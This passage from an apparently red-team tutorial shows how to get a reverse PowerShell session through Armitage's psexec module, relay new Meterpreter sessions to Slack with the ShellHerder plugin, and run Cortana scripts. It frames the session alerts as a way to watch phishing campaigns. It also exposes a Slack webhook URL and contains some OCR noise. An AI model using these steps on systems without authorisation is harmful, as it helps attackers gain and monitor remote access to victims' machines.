We will now go a step further and explore another exploit usage through Armitage. To do this, we choose a host that has SMB running (Windows). We then right-click on the host, at which point we should see a Login menu option. From here, we choose `psexec (psh)`. This module uses a valid login and password to execute a payload based on PowerShell. This payload is never written to disk:



Once we run the module, we will see that we have a reverse connection on the machine just by logging in.

# Metasploit with slack

In this section, we will learn about a module called `ShellHerder`. This plugin is used to monitor all Metasploit/Meterpreter sessions. It was created with a basic idea in mind: to easily monitor new incoming sessions. In a red-team activity, this is useful as it can be used to monitor live phishing campaigns or a Rubber Ducky attack.


This plugin uses session subscriptions to monitor activity and send alerts to slack. Let's take a look at how to set it up.

We clone `ShellHerder` and copy it to our Metasploit `plugins` directory using the following commands. In our case, we saved the file as `notify.rb` in the `destination` folder:

```
| git clone https://github.com/chrismaddalena/ShellHerder.git
| cp ShellHerder/ShellHerder.rb /opt/metasploit-framework/embedded/framework/plugins/notify.rb
```

We will then register an account on <https://slack.com>.

At this point, we choose Create a new workspace and follow the instructions:



<https://slack.com/get-started#create>

Hack The Planet - I... 97K Men's Stand U... abxx Hack Forums Kaotic Creations techorganic g0tmi1k: Tenable Nessus Vul.


## Create a new workspace

To make a workspace from scratch, please confirm your email address.

 **Confirm**


Once the account is ready and we are logged in, we should be taken to a web

page which will look something like this:




The screenshot shows a Slack workspace interface. At the top, a blue banner displays the message "Slack needs your permission to enable desktop notifications." with a close button "X" on the right. Below the banner, the workspace header includes the team name "BugsBounty", a user profile for "Himanshu", and a notifications icon. The main interface shows a list of channels and direct messages. On the left, a sidebar menu lists "All Threads", "Channels" (with sub-options "# general" and "# random"), "Direct Messages" (with a message from "slackbot" and "Himanshu (you)"), and "Apps". The "Channels" section is currently selected. The main content area shows a message from "slackbot" at 4:31 AM: "I changed my mind. Take the tutorial." Below this, there is a note: "If you're not sure how to do something in Slack, just type your question below." and "Or press these buttons to learn about the following topics: Your profile photo, Emoji reactions, Reminders". At the bottom, there is a message input field with a plus sign and the placeholder "Message @slackbot", and a button bar with an '@' icon and a smiley face icon.

From the left-side menu in the Channels tab, we add a channel, as shown in the following screenshot:




ShellHerder relies on slack's incoming Webhooks to send real-time alerts from Metasploit. So, as shown in the following screenshot, we now choose Add an application in the channel we created.



The screenshot shows a web browser window with the URL <https://bugsbountyworkspace.slack.com/apps>. The page is titled 'Add Apps to Slack | Apps'. The search bar at the top contains the query 'incoming webhook'. The main content area displays the 'Staff Picks' section, with the 'Incoming WebHooks' app highlighted. The app card includes a description: 'Send data into Slack in real-time.', a screenshot showing a Slack message with a context menu, and logos for HubSpot, Zendesk, and Duo. Below the card, a section titled 'Turn your conversations into action' encourages users to create tasks, comments, or follow-ups from Slack messages. A 'Learn more' link is visible at the bottom right of this section. On the left sidebar, there are sections for 'Staff Picks' (Featured, Essential Apps, New & Noteworthy, Brilliant Bots), 'App Collections' (Actions), and 'Categories' (Bots). The top navigation bar includes 'Browse', 'Manage', 'Build', and a 'BugsBounty' dropdown.

At this point, we search for an incoming Webhook app and add it. We will be redirected to the next page to configure the app. Here, we choose the channel name where we want the alerts to be posted:



The screenshot shows the Slack 'Incoming Webhooks' setup page. At the top, there are navigation icons and a URL in the address bar: <https://bugsbountyworkspace.slack.com/apps/new/A0F7XDUAZ-incoming-webhooks>. Below the address bar, there are links for 'Apps', 'Index of /static/book', and 'How to implement b...'. The main header features the Slack logo and a 'BugsBounty' dropdown menu. A sidebar on the left contains a 'How to Slack Integrations' section with a link to the 'Getting Started' guide. The main content area is titled 'Post to Channel' and includes a dropdown menu set to 'teamserver' with a '▼' icon, and a link to 'or create a new channel'. A large green button labeled 'Add Incoming WebHooks integration' is centered. Below the button, a note states: 'By creating an incoming webhook, you agree to the [Slack API Terms of Service](#)'.

Once we click on Add Incoming WebHooks integration, we will be taken to the next page where we will see the generated URL of our Webhook. We will copy this for later use and save the settings:

Secure | https://bugsbountyworkspace.slack.com/services/BCG0YUA92?added=1

Apps Index of /static/book How to implement b

slack App Directory Search App Directory

Browse Manage Build BugsBounty

## Integration Settings

### Post to Channel

Messages that are sent to the incoming webhook will be posted here.

teamserver

or create a new channel

### Webhook URL

Send your JSON payloads to this URL.

https://hooks.slack.com/services/TCH8JQGUX/BCG0YUA92/6LBcG5pTm8H60Y

Show setup instructions

Copy URL • Regenerate

### Descriptive Label

Use this label to provide extra context in your list of integrations (optional).

Optional description of this integration

### Customize Name

Choose the username that this integration will post as.

incoming-webhook

Now we connect to our team server and load the plugin from the console, as follows:

```
msf > load notify
[*] Successfully loaded plugin: notify
```

To configure the plugin, we run the `help` command:

Command	Description
notify_help	Displays help
notify_save	Save Settings to YAML File /root/.msf4/Notify.yaml.
notify_set_source	Set source for identifying the source of the message.
notify_set_user	Set Slack username for messages.
notify_set_webhook	Sets Slack Webhook URL.
notify_show_options	Shows currently set parameters.
notify_start	Start Notify Plugin after saving settings.
notify_stop	Stop monitoring for new sessions.
notify_test	Send test message to make sure configuration is working.

We set the options and save the configuration using `notify_save`:

```
msf > notify_show_options
[*] Parameters:
[+] Webhook URL: https://hooks.slack.com/services/TCH8JQGUX/BCG0YUA92/6L
[+] Slack User:
[+] Source:
msf > notify_set_user @himanshu
[*] Setting the Slack handle to @himanshu
msf > notify_save
[*] Saving options to config file
```

Running the `notify_test` command will show us a message on slack, as shown in the following screenshot:

The screenshot shows a Slack interface. On the left, a sidebar lists 'All Threads', 'Channels' (including '# general', '# random', and the selected channel '# teamserver), 'Direct Messages', and 'Apps'. The '# teamserver' channel is highlighted with a teal bar. The main area shows a message from 'Himanshu' at 4:32 AM stating they joined the channel. At 4:33 AM, 'Himanshu' set the channel purpose to 'test'. At 4:42 AM, 'Himanshu' added an integration named 'incoming-webhook'. A message from 'incoming-webhook' at 5:24 AM通知@himanshu that Metasploit is online on MSF! Hack the Planet! The message area has a 'new messages' indicator. The bottom of the screen shows a message input field with a '+' icon, the letter 's', and a user icon with '@' and a smiley face.

Every time a new session pops up, we will get a notification on slack:



The preceding screenshot shows the connection on our Armitage. We can see a new notification message on our slack, as shown in the following screenshot:



**Himanshu** 4:42 AM

added an integration to this channel: incoming-webhook



**incoming-webhook** APP 5:24 AM

@himanshu Metasploit is online on MSF! Hack the Planet!

new messages



**incoming-webhook** APP 5:30 AM

@himanshu You did it! New session... Source: MSF; Session: 1; Platform: windows; Type: meterpreter




s

@ 😊

# Armitage and Cortana scripts


Cortana is a scripting language that is built into Armitage and Cobalt Strike. This is based on Sleep Scripting Language (<http://sleep.dashnine.org/> ). We can find a lot of Cortana scripts built by different people on the internet. These scripts can be used to automate different tasks in Armitage. Running Cortana scripts is extremely easy. We will use the scripts hosted on GitHub by `rsmudge`, found here at <https://github.com/rsmudge/cortana-scripts>.

We then download the scripts on our computer and go to Armitage | Scripts... to




run them:


In the window which opens, we choose Load and select the script we downloaded:



We will then try to run the icon script. This script identifies the services running and displays icons according to them:




Once the script is loaded, we then do the exploitation. When a new Meterpreter connection comes, this script will automatically run:



The script can sometimes take a while to run depending on the number of Meterpreter connections we have on our Armitage.

Within Armitage, the Cortana console is also provided. This allows us to interact with the scripts we run.

To view the console, we go to View | Script Console, as follows:



We can type `help` into the script console to see the list of all the commands:

```
cortana> help

Commands
-----
askoff
askon
help
load
logoff
logon
ls
proff
profile
pron
reload
troff
tron
unload
```

Cortana's official manual has described the functions for all the commands:

Command	Arguments	What it does
askoff	script.cna	let a script interact with Metasploit and compromised hosts
askon	script.cna	force script to ask for permission before interacting with Metasploit or compromised hosts
help		list all of the commands available
load	/path/to/script.cna	load a Cortana script
logoff	script.cna	stop logging a script's interaction with Metasploit and compromised hosts
logon	script.cna	log a script's interaction with Metasploit and compromised hosts
ls		list all of the scripts loaded
proff	script.cna	disable the Sleep profiler for the script
profile	script.cna	dumps performance statistics for the script.
pron	script.cna	enables the Sleep profiler for the script
reload	script.cna	reloads the script
troff	script.cna	disable function trace for the script
tron	script.cna	enable function trace for the script
unload	script.cna	unload the script

